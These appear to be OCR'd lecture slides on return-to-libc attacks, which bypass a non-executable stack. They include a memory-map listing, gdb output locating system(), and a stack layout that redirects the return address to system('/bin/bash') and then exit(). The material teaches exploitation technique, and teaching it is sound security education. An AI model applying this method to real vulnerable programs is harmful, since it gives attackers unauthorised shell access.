Will non executable stack prevent buffer overflow attacks ?

Return – to – LibC Attacks

(Bypassing non-executable stack during exploitation using return-to-libc attacks)


https://css.csail.mit.edu/6.858/2010/readings/return-to-libc.pdf

libc

```
chester@optiplex:~$ ps -ae | grep hello
 6757 pts/25   00:00:00 hello
chester@optiplex:~$ sudo cat /proc/6757/maps
08048000-08049000 r-xp 00000000 08:07 2491006   /home/chester/work/SSE/sse/src/elf/hello
08049000-0804a000 r-xp 00000000 08:07 2491006   /home/chester/work/SSE/sse/src/elf/hello
0804a000-0804b000 rwxp 00001000 08:07 2491006   /home/chester/work/SSE/sse/src/elf/hello
f759f000-f75a0000 rwxp 00000000 00:00 0
f75a0000-f774b000 r-xp 00000000 08:06 280150    /lib/i386-linux-gnu/libc-2.19.so
f774b000-f774d000 r-xp 001aa000 08:06 280150    /lib/i386-linux-gnu/libc-2.19.so
f774d000-f774e000 rwxp 001ac000 08:06 280150    /lib/i386-linux-gnu/libc-2.19.so
f774e000-f7751000 rwxp 00000000 00:00 0
f7773000-f7777000 rwxp 00000000 00:00 0
f7777000-f7778000 r-xp 00000000 00:00 0         [vdso]
f7778000-f7798000 r-xp 00000000 08:06 280158    /lib/i386-linux-gnu/ld-2.19.so
f7798000-f7799000 r-xp 0001f000 08:06 280158    /lib/i386-linux-gnu/ld-2.19.so
f7799000-f779a000 rwxp 00020000 08:06 280158    /lib/i386-linux-gnu/ld-2.19.so
ff885000-ff8a6000 rwxp 00000000 00:00 0         [stack]
chester@optiplex:~$
```

Return to Libc

(replace return address to point to a function within libc)



Bypasses W^X since F1 is in the code segment,
And can be legally executed.

F1 = system()

One option is function **system** present in libc


system("/bin/bash"); would create a bash shell

So we need to

1. Find the address of system in the program

2. Supply an address that points to the string /bin/bash

The return-to-libc attack




Find address of system in the executable


```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x28085260 <system>
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$
```

Find address of /bin/bash


- Every process stores the enviroment variables at the bottom of the stack
- We need to find this and extract the string /bin/bash from it



The final exploit Stack



A clean exit


xxx
xxx
0xbfbffe25
0x281130d0
Return Address
0x28085260
xxx
xxx
xxx
buffer
xxx
/bin/bash
exit()
In libc
system()
In libc
Virtual address space

Limitation of ret2libc

Limitation on what the attacker can do
(only restricted to certain functions in the library)

These functions could be removed from the library